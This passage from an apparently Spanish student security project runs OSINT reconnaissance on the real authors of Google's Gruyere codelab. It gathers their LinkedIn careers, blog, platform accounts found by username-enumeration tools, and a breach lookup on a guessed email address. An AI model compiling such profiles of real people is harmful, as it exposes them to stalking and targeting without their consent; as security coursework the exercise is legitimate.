Las partes se comprometen a resolver de manera amistosa cualquier desacuerdo que pueda surgir en el desarrollo del presente contrato.

En caso de conflicto ambas partes acuerdan el sometimiento a los Tribunales de....., con renuncia de su propio fuero.

Y en prueba de conformidad de cuanto antecede, firman el presente acuerdo por duplicado y a un solo efecto en el lugar y fecha citados.

### 3. Recopilación de información (OSINT)

Para esta parte buscaré usuarios relacionados con la aplicación web de Google Gruyere:

Analizando la versión web de Google Gruyere, encontramos esto ->

The screenshot shows the homepage of the Google Gruyere application. At the top, there's a header with a cheese icon and the title "Web Application Exploits and Defenses". Below the header, it says "A Codelab by Bruce Leban, Mugdha Bendre, and Parisa Tabriz". Three names are highlighted with red boxes. The main content area has a heading "Want to beat the hackers at their own game?". It lists three bullet points: "Learn how hackers find security vulnerabilities!", "Learn how hackers exploit web applications!", and "Learn how to stop them!". Below this, a paragraph explains the purpose of the codelab: "This codelab shows how web application vulnerabilities can be exploited and how to defend against these attacks. The best way to learn things is by doing, so you'll get a chance to do some real penetration testing, actually exploiting a real application. Specifically, you'll learn the following:". A bulleted list follows: "How an application can be attacked using common web security vulnerabilities, like cross-site scripting vulnerabilities (XSS) and cross-site request forgery (XSRF).", "How to find, fix, and avoid these common vulnerabilities and other bugs that have a security impact, such as denial-of-service, information disclosure, or remote code execution." At the bottom, it says "To get the most out of this lab, you should have some familiarity with how a web application works (e.g., general knowledge of HTML, templates, cookies, AJAX, etc.)."

The screenshot shows the "Gruyere: Home" page. It features a yellow header with the title "Gruyere: Home" and links for "Sign.in | Sign.up". Below the header, there's a section titled "Most recent snippets:" with two entries: "Cheddar" (described as "Gruyere is the cheesiest application on the web.") and "Mac" (with a link to "All snippets | Homepage"). Further down, there's another entry for "Brie" (described as "Brie is the queen of the cheeses!!!") with a link to "All snippets | Homepage".

**Gruyere**

This codelab is built around **Gruyere** /grü'jär/ - a small, cheesy web application that allows its users to publish snippets of text and store assorted files. "Unfortunately," Gruyere has multiple security bugs ranging from cross-site scripting and cross-site request forgery, to information disclosure, denial of service, and remote code execution. The goal of this codelab is to guide you through discovering some of these bugs and learning ways to fix them both in Gruyere and in general.

The codelab is organized by types of vulnerabilities. In each section, you'll find a brief description of a vulnerability and a task to find an instance of that vulnerability in Gruyere. Your job is to play the role of a malicious hacker and find and exploit the security bugs. In this codelab, you'll use both black-box hacking and white-box hacking. In **black box hacking**, you try to find security bugs by experimenting with the application and manipulating input fields and URL parameters, trying to cause application errors, and looking at the HTTP requests and responses to guess server behavior. You do not have access to the source code, although understanding how to view source and being able to view http headers (as you can in Chrome or LiveHTTPHeaders for Firefox) is valuable. Using a web proxy like **Burp** or **ZAP** may be helpful in creating or modifying requests. In **white-box hacking**, you have access to the source code and can use automated or manual analysis to identify bugs. You can treat Gruyere as if it's open source: you can read through the source code to try to find bugs. Gruyere is written in Python, so some familiarity with Python can be helpful.

However, the security vulnerabilities covered are not Python-specific and you can do most of the lab without even looking at the code. You can run a local instance of Gruyere to assist in your hacking: for example, you can create an administrator account on your local instance to learn how administrative features work and then apply that knowledge to the instance you want to hack. Security researchers use both hacking techniques, often in combination, in real life.

We'll tag each challenge to indicate which techniques are required to solve them:

Son las tres personas que hicieron este codelab.

Pasaré a analizar cada una de estos nombre:

a) Bruce Leban ->

Si buscamos en Google, su nombre encontraremos esto:

Google

Bruce Leban

Aproximadamente 294.000 resultados (0,44 segundos)

<https://www.linkedin.com/in/bruceleban/> · Traducir esta página

**Bruce Leban - University of Massachusetts Amherst - LinkedIn**

Bruce Leban. Software developer, Inventor, Innovator. Rippling University of Massachusetts Amherst. Bellevue, Washington, United States.

Has visitado esta página 3 veces. Fecha de la última visita: 20/02/23.

<https://www.linkedin.com/in/author/bruceleban/> · Traducir esta página

**Bruce Leban | LinkedIn**

Check out professional insights posted by **Bruce Leban**, Software developer, inventor, innovator.

[Imágenes de Bruce Leban](#)

<https://www.puzzazz.com/bruce> · Traducir esta página

**Bruce Leban, Puzzle Author | Puzzazz | The best way to ...**

Bruce is a software developer, entrepreneur and puzzle and game creator. He coined the word "puzzlehunt" when he brought the MIT Mystery Hunt concept to the ...

<https://www.facebook.com/bruce> · Traducir esta página

**Bruce Leban | Facebook**

Ahora procederemos a ver su perfil de LinkedIn:

The screenshot shows a LinkedIn profile overlay for 'Bruce Leban'. The overlay includes the following sections:

- Información de contacto:** Includes a link to 'Perfil de Bruce' ([linkedin.com/in/bruceleban](https://linkedin.com/in/bruceleban)) and a section for 'Sitios web' with links to 'vroospeak.com' (Blog (Vroospeak.com)) and 'j.mp/gruyere-security' (Web App Exploits and Defenses). A red arrow points from the text 'Encontramos un usuario y dos enlaces a páginas.' to this section.
- Actividad:** Shows 1:168 seguidores. It lists a comment from Bruce Leban: 'I think any %-based increase approach will perpetuate inequity. I advocate instead looking at where each employee should be paid in their band b ...' followed by a link to 'mostrar más'.
- Experiencia:** Shows 'Chief Architect' at 'Rippling' since '2021 · Menos de 1 año'. Below it, a bio states: 'I help Rippling make it easy for companies to manage their employees' payroll, be ...' followed by a 'ver más' link.

On the right side of the overlay, there is a sidebar with user profiles for Munira Rahemtulla, Kevin Tao, Heng Xiong, and Christopher Dac Le, each with a 'Conectar' button. At the bottom right of the overlay, there are buttons for 'Mensajes', '...', and '^'.

Encontramos un usuario y dos enlaces a páginas.

El primer enlace:

No es seguro | vroospeak.com

Este sitio utiliza cookies de Google para prestar sus servicios y para analizar su tráfico. Tu dirección IP y user-agent se comparten con Google, junto con las métricas de rendimiento y de seguridad, para garantizar la calidad del servicio, generar estadísticas de uso y detectar y solucionar abusos.

[MÁS INFORMACIÓN](#) [ACEPTAR](#)

Thoughts about life, politics, technology, puzzles and games.  
"When I use a word, it means just what I choose it to mean — neither more nor less."

SUNDAY, DECEMBER 07, 2014



**Settle it on the field**

To everyone that thought expanding the college football playoffs to four teams would end the debate about which team got left out: *I told you so.* Of course this just moves the debate down to fifth place instead of third place. There are 68 teams in [March Madness](#) and people still argue about the teams that get left out. Some people are saying [we should stop complaining because we asked for it](#). [Well, I didn't](#).

**Alabama SEC**

**Missouri**

**Ohio State Big Ten**

**Wisconsin**

**Oregon Pac-12**

**Wisconsin**

**Florida State ACC**

**Georgia Tech**

**1. Alabama**

**8. Michigan State**

**4. Ohio State**

**5. Baylor**

**2. Oregon**

**7. Mississippi State**

**3. Florida State**

**6. TCU**

**BLOG ARCHIVE**

- ▼ 2014 (1)
  - ▼ December (1)
    - [Settle it on the field](#)
- 2013 (1)
- 2011 (3)
- 2010 (9)
- 2009 (25)

© 2009 Bruce Leban  
This is a personal blog. The views expressed on these pages are mine alone and not those of any past, present or future employer.

The truth is that there's a standard way of selecting a champion from a large set of teams where it's not feasible for every team to play every other team.

- Divide the teams into pools. ([Done](#): these are called conferences.)
- Select a winner from each pool. ([Done](#), except for the [Big 12's co-champion problem](#).)
- Rank the teams and select wildcards to fill out the bracket. ([Done](#): the playoff committee already ranks the top 25 teams; see below for selecting wildcards.)

Yes, this can be done *without adding any games*. Here's how it would work. You can read my [original 2009 proposal](#) for more discussion.

- **Eight Team Bracket:**
  - The five conference champions\* from the Power 5\*\* conferences.
  - The top-ranked Group of Five\*\* team (mid-major conferences), provided it is ranked in the top twelve or above at least one Power 5 champion.

Vemos que hay una referencia a Google Gruyere.

Segunda página:

**Want to beat the hackers at their own game?**

- Learn how hackers find security vulnerabilities!
- Learn how hackers exploit web applications!
- Learn how to stop them!

This codelab shows how web application vulnerabilities can be exploited and how to defend against these attacks. The best way to learn things is by doing, so you'll get a chance to do some real penetration testing, actually exploiting a real application. Specifically, you'll learn the following:

- How an application can be attacked using common web security vulnerabilities, like cross-site scripting vulnerabilities (XSS) and cross-site request forgery (XSRF).
- How to find, fix, and avoid these common vulnerabilities and other bugs that have a security impact, such as denial-of-service, information disclosure, or remote code execution.

To get the most out of this lab, you should have some familiarity with how a web application works (e.g., general knowledge of HTML, templates, cookies, AJAX, etc.).

**Gruyere**

This codelab is built around **Gruyere** /gruː'jær/ - a small, cheesy web application that allows its users to publish snippets of text and store assorted files. "Unfortunately," Gruyere has multiple security bugs ranging from cross-site scripting and cross-site request forgery, to information disclosure, denial of service, and remote code execution. The goal of this codelab is to guide you through discovering some of these bugs and learning ways to fix them both in Gruyere and in general.

The codelab is organized by types of vulnerabilities. In each section, you'll find a brief description of a vulnerability and a task to find an instance of that vulnerability in Gruyere. Your job is to play the role of a malicious hacker and find and exploit the security bugs. In this codelab, you'll use both black-box hacking and white-box hacking. In **black box hacking**, you try to find security bugs by experimenting with the application and manipulating input fields and URL parameters, trying to cause application errors, and looking at the HTTP requests and responses to guess server behavior. You do not have access to the source code, although understanding how to view source and being able to view http headers (as you can in Chrome or LiveHTTPHeaders for Firefox) is valuable. Using a web proxy like **Burp** or **ZAP** may be helpful in creating or modifying requests. In **white-box hacking**, you have access to the source code and can use automated or manual analysis to identify bugs. You can treat Gruyere as if it's open source: you can read through the source code to try to find bugs. Gruyere is written in Python, so some familiarity with Python can be helpful.

However, the security vulnerabilities covered are not Python-specific and you can do most of the lab without even looking at the code. You can run a local instance of Gruyere to assist in your hacking: for example, you can create an administrator account on your local instance to learn how administrative features work and then apply that knowledge to the instance you want to hack. Security researchers use both hacking techniques, often in combination, in real life.

We'll tag each challenge to indicate which techniques are required to solve them:

El codelab de Google Gruyere.

Con estas dos páginas podemos identificar que es la persona correcta.

Ahora voy a buscar páginas en onde este registrado ese usuario:

- Primero usando Google docs.->  
Usaré este dork 'bruceleban\*.com':  
Encontramos este perfil:

The screenshot shows a web browser window with the URL [puzzazz.com/bruce](http://puzzazz.com/bruce). The page features the Puzzazz logo at the top left, an 'App Store' download link, and a banner for 'The Year of Puzzles'. On the right, there are 'Sign In' and 'Sign Up' buttons. The main content area is titled 'Bruce Leban' and includes a portrait photo of him. Below the photo is a brief bio: 'Bruce is a software developer, entrepreneur and puzzle and game creator. He coined the word "puzzlehunt" when he brought the MIT Mystery Hunt concept to the Pacific Northwest at the turn of the century. He has helped create many puzzlehunts and participated in many more. He is a member of the National Puzzlers' League and helps to edit the monthly puzzle magazine, *The Enigma*. When not working on puzzles, he writes software, umpires baseball, and cheers for the Kansas Jayhawks.' To the right of the bio are several book covers for 'Three-in-a-Row SUDOKU' volumes 1 through 5, and a cover for 'Jumping to Conclusions' by Bruce Leban. At the bottom right, it says 'Contributor' next to the 'THE YEAR OF PUZZLES' logo.

No aparece mucha más información relevante.

- Ahora usaré Sherlock->  
El comando será 'sherlock bruceleban --verbose':

```
(osint@osint)-[~]
$ sherlock bruceleban --verbose l GRUB to partition boot records as
[*] Checking username bruceleban on: tions are offered here. However, this
    forces GRUB to use the blocklist mechanism, which makes it less
[+] [2306ms] Academia.edu: https://independent.academia.edu/bruceleban
[+] [1149ms] Behance: https://www.behance.net/bruceleban
[+] [4165ms] G2G: https://www.g2g.com/bruceleban
[+] [4927ms] GitHub: https://www.github.com/bruceleban
[+] [4476ms] GitLab: https://gitlab.com/bruceleban
[+] [10342ms] SlideShare: https://slideshare.net/bruceleban
[+] [11127ms] Trello: https://trello.com/bruceleban
[+] [11349ms] Twitter: https://twitter.com/bruceleban
[+] [11842ms] We Heart It: https://weheartit.com/bruceleban

[*] Search completed with 9 results
(is auto imported)
(osint@osint)-[~]
$ █ recovered (2023-2-20_7h48m).:
```

Analizaremos los resultados:

En GitHub encontramos un perfil real:

Search or jump to... Pulls Issues Codespaces Marketplace Explore

Overview Repositories Projects Packages Stars

Popular repositories

bruceleban doesn't have any public repositories yet.

0 contributions in the last year

Jun Jul Aug Sep Oct Nov Dec Jan Feb

Learn how we count contributions Less More

Achievements Contribution activity

February 2023

bruceleban has no activity yet for this period.

Show more activity

Beta Send feedback Block or Report

Seeing something unexpected? Take a look at the GitHub profile guide.

Aunque por desgracia no contiene información.


Lo mismo en GitLab:

The screenshot shows a browser window with the URL [gitlab.com/bruceleban](https://gitlab.com/bruceleban). The page displays a user profile for 'Bruce Leban'. At the top, there is a navigation bar with icons for search, refresh, and user account. Below the header is a circular profile picture of a man with a beard. The user's name, 'Bruce Leban', is displayed in bold text. Below the name, it says '@bruceleban · User ID: 6202174 · Member since June 09, 2020'. A timestamp '1:20 PM' indicates the last activity. Below the timestamp, it shows '0 followers · 0 following'. A horizontal menu bar includes 'Overview', 'Activity', 'Groups', 'Contributed projects', 'Personal projects', 'Starred projects', 'Snippets', 'Followers', and 'Following'. The 'Overview' tab is selected, showing a grid calendar for the year. The months from February to February of the next year are visible, with days labeled M, W, F. Below the calendar is a color palette of five squares. To the right of the calendar, the text 'Issues, merge requests, pushes, and comments.' is displayed. Below the calendar, there are sections for 'Activity' and 'Personal projects'. The 'Activity' section has a 'View all' link. The 'Personal projects' section shows a placeholder icon and the message 'There are no projects available to be displayed here.'

En cuanto a las demás redes no puedo confirmar que sea el por qué no contienen información ni foto de perfil.

- Ahora con OsintFramework:

El comando será ‘usufy -n bruceleban’:



The screenshot shows a terminal window with a blue header bar containing the text '(osint@osint) ~/Programas/osrframework' and '\$ usufy -n bruceleban'. Below the header is a watermark for 'MISSING PERSONS'. The main area of the terminal is a large, empty rectangular frame with a dotted grid pattern. At the bottom of the terminal window, there is a menu bar with options: File, Actions, Edit, View, Help.

Esto nos genera un archivo csv con información:

```
L$ cat profiles.csv
_id,com.i3visio.URI,com.i3visio.Alias,com.i3visio.Platform,i3visio.fullname
1,http://forum.arduino.cc/index.php?action=profile;user=bruceleban,bruceleban,Arduino,N/A
2,http://www.betblog.com/tipster/bruceleban,bruceleban,Betblog,N/A
3,http://forum.bennugd.org/index.php?action=profile;user=bruceleban,bruceleban,Bennugd,N/A
4,http://www.burbuja.info/inmobiliaria/member-bruceleban.html,bruceleban,Burbuja.info,N/A
5,https://www.canva.com/bruceleban,bruceleban,Canva,N/A
6,http://www.bucketlistly.com/users/bruceleban,bruceleban,Bucketlistly,N/A
7,http://bruceleban.carbonmade.com,bruceleban,Carbonmade,N/A
8,https://www.causes.com/bruceleban,bruceleban,Causes,N/A
9,http://www.chess.com/members/view/bruceleban,bruceleban,Chess,N/A
10,https://www.cryptocompare.com/profile/bruceleban/#/Activity,bruceleban,cryptocompare,N/A
11,https://crowdin.com/profile/bruceleban,bruceleban,Crowdin,N/A
12,https://forums.digitalspy.com/profile/discussions/bruceleban,bruceleban,Digitalspy,N/A
13,https://es.dreamstime.com/bruceleban_info,bruceleban,Dreamstime,N/A
14,https://ello.co/bruceleban,bruceleban,Ello,N/A
15,http://www.echatta.net/component/comprofiler/userprofile/bruceleban,bruceleban,Echatta,N/A
16,http://www.crokes.com/bruceleban/,bruceleban,Crokes,N/A
17,http://www.ebay.com/usr/bruceleban,bruceleban,Ebay,N/A
18,http://eightbit.me/bruceleban,bruceleban,EightBitMe,N/A
19,https://www.eyeem.com/u/bruceleban,bruceleban,Eyeem,N/A
20,https://site.douban.com/bruceleban,bruceleban,Douban,N/A
21,https://www.facebook.com/bruceleban,bruceleban,Facebook,N/A
22,https://forum.fiverr.com/u/bruceleban/summary,bruceleban,Fiverr,N/A
23,http://foursquare.com/bruceleban,bruceleban,Foursquare,N/A
24,https://goblinrefuge.com/mediagoblin/u/bruceleban,bruceleban,Goblinrefuge,N/A
25,https://www.freelancer.com/u/bruceleban,bruceleban,Freelancer,N/A
26,https://github.com/bruceleban,bruceleban,Github,N/A
27,https://getsatisfaction.com/people/bruceleban,bruceleban,GetSatisfaction,N/A
28,https://forum.ethereum.org/profile/bruceleban,bruceleban,Ethereum,N/A
29,https://ifunny.co/bruceleban,bruceleban,IFunny,N/A
30,http://jamiiforums.com/members/?username=bruceleban,bruceleban,Jamiiforums,N/A
31,https://www.kickstarter.com/profile/bruceleban,bruceleban,Kickstarter,N/A
32,http://www.instagram.com/bruceleban,bruceleban,Instagram,N/A
33,https://bitbacker.io/user/bruceleban,bruceleban,bitbacker,N/A
34,https://mastodon.xyz/@bruceleban,bruceleban,MastodonXyz,N/A
35,http://kupika.com/bruceleban,bruceleban,Kupika,N/A
36,https://medium.com/@bruceleban,bruceleban,Medium,N/A
37,http://www.meneame.net/user/bruceleban,bruceleban,Meneame,N/A
38,https://developer.mozilla.org/es/docs/user:bruceleban,bruceleban,Mozilla,N/A
39,https://nairaland.com/bruceleban,bruceleban,Nairaland,N/A
40,http://www.netvibes.com/bruceleban,bruceleban,Netvibes,N/A
```

Realmente no se consigue nada relevante, las redes sociales que se pueden verificar ya las tenemos.

Para saber si correo fue afectado por alguna brecha de seguridad voy usar la página: <https://haveibeenpwned.com/>, puesto que no se su correo, pero si su nombre de usuario, voy a probar buscando en diferentes correos con ese nombre, y así encuentro esto:

The screenshot shows a web browser window with the URL [haveibeenpwned.com](https://haveibeenpwned.com/). The main heading is '**';-have i been pwned?**'. Below it is the subtext 'Check if your email or phone is in a data breach'. A search bar contains the email address 'bruceleban@hotmail.com', which is highlighted with a red box. To the right of the search bar is a button labeled 'pwned?'. Below the search bar, the text 'Oh no — pwned!' is displayed in white on a dark background. Underneath, it says 'Pwned in 1 data breach and found no pastes (subscribe to search sensitive breaches)'. There are social media sharing icons and a 'Donate' button. A section titled 'Breaches you were pwned in' includes a note about a breach at verifications.io in February 2019, mentioning 763 million email addresses exposed. It also lists 'Compromised data' including dates of birth, email addresses, employers, genders, geographic locations, and IP addresses.

**Verifications.io:** In February 2019, the email address validation service verifications.io suffered a data breach. Discovered by Bob Diachenko and Vinny Troia, the breach was due to the data being stored in a MongoDB instance left publicly facing without a password and resulted in 763 million unique email addresses being exposed. Many records within the data also included additional personal attributes such as names, phone numbers, IP addresses, dates of birth and genders. No passwords were included in the data. The Verifications.io website went offline during the disclosure process, although an archived copy remains viewable.

**Compromised data:** Dates of birth, Email addresses, Employers, Genders, Geographic locations, IP addresses,

Su correo fue comprometido en febrero de 2019, por una brecha de seguridad en MongoDB.

- Ahora hablaremos de su trabajo, según su LinkedIn, trabajo para Google desde 2006-2010, después en Bicada de VP, Engineering 2010-2012, para Smartsgett 2015-2021, y ahora en Rippling desde 2021.

## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows a LinkedIn profile page for Bruce Leban. At the top, there's a navigation bar with icons for LinkedIn, Buscar (Search), Inicio (Home), Mi red (My Network), Empleos (Jobs), Mensajes (Messages), Notificaciones (Notifications), Yo (Me), and Products. A 'Probar Premium gratis' (Try Premium for free) button is also visible.

Bruce Leban (he/him)  
Software developer, inventor, innovator

**Experiencia**

**Chief Architect**  
Rippling  
2021 · Menos de 1 año  
I help Rippling make it easy for companies to manage their employees' payroll, benefits, devices, apps, and more.

**Distinguished Engineer / Senior Director of Engineering**  
Smartsheet  
2015 - 2021 · 6 años  
Greater Seattle Area  
Smartsheet is a collaborative work management SaaS application that ... ver más

**Founder and CTO**  
CadenceMD  
2012 - 2014 · 2 años  
Greater Seattle Area  
An early-stage SaaS startup helping healthcare providers improve efficiency and pat ... ver más

**VP, Engineering**  
Bocada  
2010 - 2012 · 2 años  
Bocada provides comprehensive backup and data protection services managemen ... ver más

**Software Engineer / Technical Lead**  
Google

On the right side, there's a sidebar titled 'Gente que podrías conocer' (People you might know) with profiles for Christopher Dac Le, Timothy Wang, and Álvaro Pérez Amado. There are also buttons for '+ Conectar' (Connect) and 'Mostrar más' (Show more).

## PROYECTO 1<sup>a</sup> EVALUACIÓN

Screenshot of a LinkedIn profile page for Bruce Leban (he/him), Software developer, inventor, innovator.

**Bruce Leban (he/him)**  
Software developer, inventor, innovator

**Rippling**  
2021 · Menos de 1 año  
I help Rippling make it easy for companies to manage their employees' payroll, benefits, devices, apps, and more.

**Distinguished Engineer / Senior Director of Engineering**  
Smartsheet  
2015 - 2021 · 6 años  
Greater Seattle Area  
Smartsheet is a collaborative work management SaaS application that ... ver más

**Founder and CTO**  
CadenceMD  
2012 - 2014 · 2 años  
Greater Seattle Area  
An early-stage SaaS startup helping healthcare providers improve efficiency and pat ... ver más

**VP, Engineering**  
Bocada  
2010 - 2012 · 2 años  
Bocada provides comprehensive backup and data protection services manager ... ver más

**Software Engineer / Technical Lead**  
Google  
2006 - 2010 · 4 años  
Google Talk team; Application Security team.

[Mostrar todas las experiencias \(8\) →](#)

**Principal Software Engineer at Smartsheet**  
[+ Conectar](#)

**Timothy Wang** · +3er  
Software Engineer at Rippling  
[+ Conectar](#)

[Mostrar más ▾](#)

**Gente que podrías conocer**

**Álvaro Pérez Amado**  
Software Engineer at socialbe gGmbH  
[+ Conectar](#)

**Oscar Martínez Blanco**  
Ingeniero de software en Tulotero  
[+ Conectar](#)

**Gonzalo Pose Somoza**  
Ingeniero de software  
[+ Conectar](#)

**Carlo**  
Software ... Mensajes

b) Mugdha Bendre ->

Buscando su nombre en Google su perfil de LinkedIn:

**Mugdha (Bendre) Myers** (She/Her)  
Engineering Leader  
San José, California, Estados Unidos ·  
[Información de contacto](#)

398 contactos

[+ Conectar](#) [Enviar mensaje](#)

**Acerca de**

Passionate, collaborative and user-focused leader. My wide ranging experience has spanned managing teams in consumer web services (Google Search & Identity), merchant portal (Google My Business), large scale mission critical infrastructure, and more than a decade in security, privacy, and authentication. Managed multiple teams simultaneously with complimentary but separate goals.

**Actividad**

414 seguidores

Mugdha Myers ha comentado una publicación • 2 meses  
Nice!! Your thanksgiving table looks great!

80 [Comentar](#) 4 comentarios

**Otros perfiles vistos**

- Todd Markelz** • +3er  
Engineering Director at Google  
[+ Conectar](#)
- Archana Kannan** • +3er  
Head of Product, Money Movement and Payouts Strip...  
[+ Conectar](#)
- Jack Humphrey** • +3er   
Sr. Director of Engineering at LinkedIn  
[+ Seguir](#)
- Amir Fish** • +3er   
Product Leader for Trust and Privacy @IG | ex-Googler -- I'

Y ahora su nombre de usuario:

Mugdha Myers

Información de contacto

Perfil de Mugdha  
linkedin.com/in/mugdha-myers

Mugdha (Bendre) Myers (She/Her)  
Engineering Leader  
San José, California, Estados Unidos -  
Información de contacto  
398 contactos

+ Conectar    Enviar mensaje    ...

Acerca de

Passionate, collaborative and user-focused leader. My wide ranging experience has spanned managing teams in consumer web services (Google Search & Identity), merchant portal (Google My Business), large scale mission critical infrastructure, and more than a decade in security, privacy, and authentication. Managed multiple teams simultaneously with complimentary but separate goals.

Actividad

414 seguidores

Mugdha Myers ha comentado una publicación • 2 meses  
Nice!! Your thanksgiving table looks great!

80    4 comentarios


Mostrar toda la actividad →

Otros perfiles vistos

- Todd Markelz • +3er  
Engineering Director at Google  
+ Conectar
- Archana Kannan • +3er  
Head of Product, Money Movement and Payouts Strip...  
+ Conectar
- Jack Humphrey • +3er  
Sr. Director of Engineering at LinkedIn  
+ Seguir
- Amir Fish • +3er  
Product Leader for Trust and Privacy @IG | ex-Goolge... l...

Con este nombre realizaremos varias búsquedas:

- Con la aplicación blackbird:  
El comando que tendremos que usar será este ‘python3 blackbird.py --web’, que nos creará un servidor web:



Introduciremos el nombre de usuario.



Estos son los posibles perfiles que encuentra:

The screenshot shows a Firefox browser window with the title bar "Blackbird". The address bar displays "127.0.0.1:9797/#/results". Below the address bar, there are links for "Import bookmarks...", "OSINT Bookmarks", "OSINT Bookmarks", and "Trace Labs". The main content area is titled "BLACKBIRD" and features the sub-section "Social media profiles found in seconds". A message at the top says "Results saved to 'mugdha-myers.json'". Below this, there is a filter bar with the placeholder "Type a keyword" and buttons for "FOUND", "NOT FOUND", "ERROR", and "ALL". The results are presented in a grid of four columns:

200 OK	200 OK	200 OK	200 OK
Facebook #1 <a href="#">FOUND</a>	ebay #41 <a href="#">FOUND</a>	Houzz #328 <a href="#">FOUND</a>	Quora #452 <a href="#">FOUND</a>

No podemos saber si alguno de estos perfiles le pertenecen.

- Ahora usaré Sherlock:

```
osint@osint: ~
File Actions Edit View Help
└─(osint@osint)-[~]
$ sherlock mugdha-myers --verbose
[*] Checking username mugdha-myers on:
[+] [6022ms] Houzz: https://houzz.com/user/mugdha-myers
[+] [7315ms] NICommunityForum: https://www.native-instruments.com/forum/membe
rs?username=mugdha-myers
[*] Search completed with 2 results
└─(osint@osint)-[~]
$
```

Resultado:

```
osint@osint: ~
File Actions Edit View Help
└─(osint@osint)-[~]
$ sherlock mugdha-myers --verbose
[*] Checking username mugdha-myers on:
[+] [6022ms] Houzz: https://houzz.com/user/mugdha-myers
[+] [7315ms] NICommunityForum: https://www.native-instruments.com/forum/membe
rs?username=mugdha-myers
[*] Search completed with 2 results
└─(osint@osint)-[~]
$
```

El primer perfil no se puede verificar que sea ella, y el segundo no existe.

- Ahora con Google dorc.
- Este será el dorc: "mugdha-myers\*.com", y sale esto:

Google "mugdha-myers\*.com"

Aproximadamente 711.000 resultados (0,56 segundos)

No se ha encontrado ningún resultado para "mugdha-myers\*.com".

